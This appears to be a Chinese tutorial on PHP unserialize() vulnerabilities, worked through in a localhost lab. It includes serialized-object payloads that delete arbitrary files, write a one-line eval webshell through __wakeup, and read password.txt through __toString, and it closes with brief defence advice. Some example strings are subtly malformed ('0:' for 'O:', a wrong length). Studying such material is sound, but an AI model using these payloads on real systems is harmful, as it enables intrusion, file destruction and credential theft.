

反序列化漏洞详解

0x01、什么是序列化和反序列化

序列化是将对象转换为字符串以便存储传输的一种方式。而反序列化恰好就是序列化的逆过程,反序列化会将字符串转换为对象供程序使用。在PHP中序列化和反序列化对应的函数分别为serialize()和unserialize()。

0x02、什么是反序列化漏洞

当程序在进行反序列化时,会自动调用一些函数,例如wakeup(),destruct()等函数,但是如果传入函数的参数可以被用户控制的话,用户可以输入一些恶意代码到函数中,从而导致反序列化漏洞。

0x03、序列化函数 (serialize)

当我们在php中创建了一个对象后,可以通过serialize()把这个对象转变成一个字符串,用于保存对象的值方便之后的传递与使用。

测试代码

```
<?php
class Stu{
    public $name = 'aa';
    public $age = 18;
    public function demo(){
        echo "你好啊";
    }
}
$stu = new Stu();
echo "<pre>";
print_r($stu);
//进行序列化
$stus = serialize($stu);
print_r($stus);
}

?>
```

[查看结果](#)

 Load URL

 Split URL

 Execute

☐ Enable Post data ☐ Enable Referrer

http://localhost/xuliehua/serialize.php

Stu Object
(
 [name] => aa
 [age] => 19
)

序列化后的字符串

0:3:"Stu":2:{s:4:"name";s:2:"aa";s:3:"age";i:19;}

0x04、反序列化(unserialize)

unserialize()可以从序列化后的结果中恢复对象（object）为了使用这个对象，在下列代码中用unserialize重建对象。

测试代码：

```
<?php
//定义一个Stu类
class Stu
{
    //定义成员属性
    public $name = 'aa';
    public $age = 19;
    //定义成员方法
    public function demo()
    {
        echo '你吃了吗';
    }
}
//实例化对象
$stu = new Stu();
//进行序列化
$stus = serialize($stu);
print_r($stus);
echo "<br><pre>";
//进行反序列化
print_r(unserialize($stus));
?>
```

查看结果：

```
0:3:"Stu":2:{s:4:"name";s:2:"aa";s:3:"age";i:19;}
```

```
Stu Object  
(  
    [name] => aa  
    [age] => 19  
)
```

反序列化后的结果

0x05、什么是PHP魔术方法

魔术方法是PHP面向对象中特有的特性。它们在特定的情况下被触发，都是以双下划线开头，利用魔术方法可以轻松实现PHP面向对象中重载（Overloading即动态创建类属性和方法）。问题就出现在重载过程中，执行了相关代码。

0x06、一些常见的魔术方法

__construct():构造函数，当创建对象时自动调用。

__destruct():析构函数，在对象的所有引用都被删除时或者对象被显式销毁时调用，当对象被销毁时自动调用。

__wakeup():进行unserialize时会查看是否有该函数，有的话有限调用。会进行初始化对象。

__toString():当一个类被当成字符串时会被调用。

__sleep():当一个对象被序列化时调用，可与设定序列化时保存的属性。

0x07、魔术方法的利用

测试代码：

```
<?php  
class Stu  
{  
    public $name = 'aa';  
    public $age = 18;  
  
    function __construct()  
    {  
        echo '对象被创建了__consrtuct()';  
    }  
    function __wakeup()  
    {  
        echo '执行了反序列化__wakeup()';  
    }  
    function __toString()  
    {  
        echo '对象被当做字符串输出__toString';  
        return 'asdsadsad';  
    }  
    function __sleep()  
    {
```

```

        echo '执行了序列化__sleep';
        return array('name', 'age');
    }
    function __destruct()
    {
        echo '对象被销毁了__destruct()';
    }

}
$stu = new Stu();
echo "<pre>";
//序列化
$stu_ser = serialize($stu);
print_r($stu_ser);
//当成字符串输出
echo "$stu";
//反序列化
$stu_unser = unserialize($stu_ser);
print_r($stu_unser);
?>

```

测试结果：

```

对象被创建了__construct()
执行了序列化__sleep0:3:"Stu":2:{s:4:"name";s:2:"aa";s:3:"age";i:18;}对象被当做字符串输出__toStringasdsadsad执行了反序列化__wakeup()Stu Object
(
    [name] => aa
    [age] => 18
)
对象被销毁了__destruct()对象被销毁了__destruct()

```

0x08、反序列化漏洞的利用

由于反序列化时unserialize()函数会自动调用wakeup(),destruct(),函数，当有一些漏洞或者恶意代码在这些函数中，当我们控制序列化的字符串时会去触发他们，从而达到攻击。

1.__destruct()函数

1个网站内正常页面使用logfile.php文件，代码中使用unserialize()进行了反序列化，且反序列化的值是用户输入可控。正常重构Stu对象

测试代码：

```

<?php
    header("content-type:text/html;charset=utf-8");
    //引用了logfile.php文件
    include './logfile.php';
    //定义一个类
    class Stu
    {
        public $name = 'aa';
        public $age = 19;
        function StuData()
        {

```

```

        echo '姓名:'. $this->name.'<br>';
        echo '年龄:'. $this->age;
    }
}
//实例化对象
$stu = new Stu();
//重构用户输入的数据
$newstu = unserialize($_GET['stu']);
//0:3:"Stu":2:{s:4:"name";s:25:"<script>alert(1)</script>";s:3:"age";i:120;}
echo "<pre>";
var_dump($newstu) ;
?>

```


logfile.php 代码:

```

<?php
class LogFile
{
    //日志文件名
    public $filename = 'error.log';
    //存储日志文件
    function LogData($text)
    {
        //输出需要存储的内容
        echo 'log some data:'. $text.'<br>';
        file_put_contents($this->filename, $text, FILE_APPEND);
    }
    //删除日志文件
    function __destruct()
    {
        //输出删除的文件
        echo '析构函数__destruct 删除新建文件'. $this->filename;
        //绝对路径删除文件
        unlink(dirname(__FILE__).'/'.$this->filename);
    }
}
?>

```

正常输入参数: O:3:"Stu":2:{s:4:"name";s:2:"aa";s:3:"age";i:20;}



The screenshot shows a web browser interface with a URL bar containing: `http://localhost/xuliehua/destruct/test.php?stu=O:3:"Stu":2:{s:4:"name";s:2:"aa";s:3:"age";i:20;}`. A red box highlights the serialized object string. Below the URL bar, there are checkboxes for "Enable Post data" and "Enable Referrer". The output area displays the result of `var_dump($newstu)`:

```

object(Stu)#2 (2) {
    ["name"]=>
    string(2) "aa"
    ["age"]=>
    int(20)
}

```

A red annotation "反序列化的结果" (Result of unserialization) points to the `string(2) "aa"` value in the output.

重构logfile.php文件包含的对象进行文件删除

正常重构: 0:7:"LogFile":1:{s:8:"filename";s:9:"error.log";}

 error.log	2022/3/7 22:56	文本文档	0 KB
 logfile.php	2020/4/28 16:03	PHP 文件	1 KB
 test.php	2021/5/10 20:14	PHP 文件	1 KB
 uselogfile.php	2021/5/10 20:02	PHP 文件	1 KB

Load URL	http://localhost/xuliehua/destruct/test.php?stu=0:7:"LogFile":1:{s:8:"filename";s:9:"error.log";}
Split URL	
Execute	
☐ Enable Post data ☐ Enable Referrer	

```
object(LogFile)#2 (1) {  
    ["filename"]=>  
    string(9) "error.log"  
}
```

析构函数__destruct 删除新建文件error.log

发现正常删除,但如果我们修改参数,让其删除其他的文件呢?

异常重构: 0:7:"LogFile":1:{s:8:"filename";s:10:"../ljh.php";}

 destruct	2022/3/7 22:56	文件夹	
 other	2022/3/7 20:58	文件夹	
 putongfunction	2022/3/7 20:58	文件夹	
 toString	2022/3/7 20:58	文件夹	
 wakeup	2022/3/7 20:58	文件夹	
 11.php	2022/1/7 16:50	PHP 文件	1 KB
 ljh.php	2022/3/7 22:59	PHP 文件	0 KB
 logfile.php	2020/4/28 17:09	PHP 文件	1 KB
 mushu.php	2022/3/7 22:32	PHP 文件	1 KB
 serialize.php	2021/8/2 9:48	PHP 文件	1 KB
 test.php	2020/4/28 17:09	PHP 文件	1 KB
 unserialize.php	2021/8/2 9:57	PHP 文件	1 KB
 uselogfile.php	2020/4/28 17:09	PHP 文件	1 KB

执行该代码

Load URL	http://localhost/xuliehua/destruct/test.php?stu=0:7:"LogFile":1:{s:8:"filename";s:10:"../ljh.php";}
Split URL	
Execute	
☐ Enable Post data ☐ Enable Referrer	

```
object(LogFile)#2 (1) {  
    ["filename"]=>  
    string(10) "../ljh.php"  
}
```

析构函数__destruct 删除新建文件../ljh.php

2.__wakeup()


例如有一个代码为index.php，源码如下

```
<?php
class chybeta
{
    public $test = '123';
    function __wakeup()
    {
        $fp = fopen("shell.php","w") ;
        fwrite($fp,$this->test);
        fclose($fp);
    }
}
$class = @$_GET['test'];
print_r($class);
echo "</br>";
$class_unser = unserialize($class);

// 为显示效果，把这个shell.php包含进来
require "shell.php";

?>
```

传入参数: ?test=O:7:"chybeta":1:{s:4:"test";s:19:"";}



0:7:"chybeta":1:{s:4:"test";s:19:"";}

PHP Version 5.6.27	
System	Windows NT DESKTOP-G8J9H1A 10.0 build 18363 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)

查看shell.php文件

```
1 | <?php phpinfo(); ?>
```

也可以传入一句话木马:

```
0:7:"chybeta":1:{s:4:"test";s:25:"<?php eval($_POST); ?>";}
```

3.toString()

举个例子，某用户类定义了一个**toString**为了让应用程序能够将类作为一个字符串输出(echo \$obj)，而且其他类也可能定义了一个类允许 toString读取某个文件。把下面这段代码保存为fileread.php

fileread.php代码

```
<?php
//读取文件类
class FileRead
{
    public $filename = 'error.log';
    function __toString()
    {
        return file_get_contents($this->filename);
    }
}
?>
```


这个网站内正常页面应引用fileread.php文件，代码中使用unserialize()进行了反序列化，且反序列化的值是用户输入可控。

测试代码：

```
<?php
//引用fileread.php文件
include './fileread.php';
//定义用户类
class User
{
    public $name = 'aa';
    public $age = 18;
    function __toString()
    {
        return '姓名:'. $this->name. ';'. '年龄:'. $this->age;
    }
}
//0:4:"User":2:{s:4:"name";s:2:"aa";s:3:"age";i:18;}
//反序列化
$obj = unserialize($_GET['user']);
//当成字符串输出触发toString
echo $obj;
?>
```


正常重构：

```
0:4:"User":2:{s:4:"name";s:2:"aa";s:3:"age";i:18;}
```

重构fileread.php文件包含的类进行读取password.txt文件内容

重构: O:8:"FileRead":1:{s:8:"filename";s:12:"password.txt";}



0x09、反序列化漏洞的防御

和大多数漏洞一样，反序列化的问题也是用户参数的控制问题引起的，所以最好的预防措施：

不要把用户的输入或者是用户可控的参数直接放进反序列化的操作中去。

在进入反序列化函数之前,对参数进行限制过滤。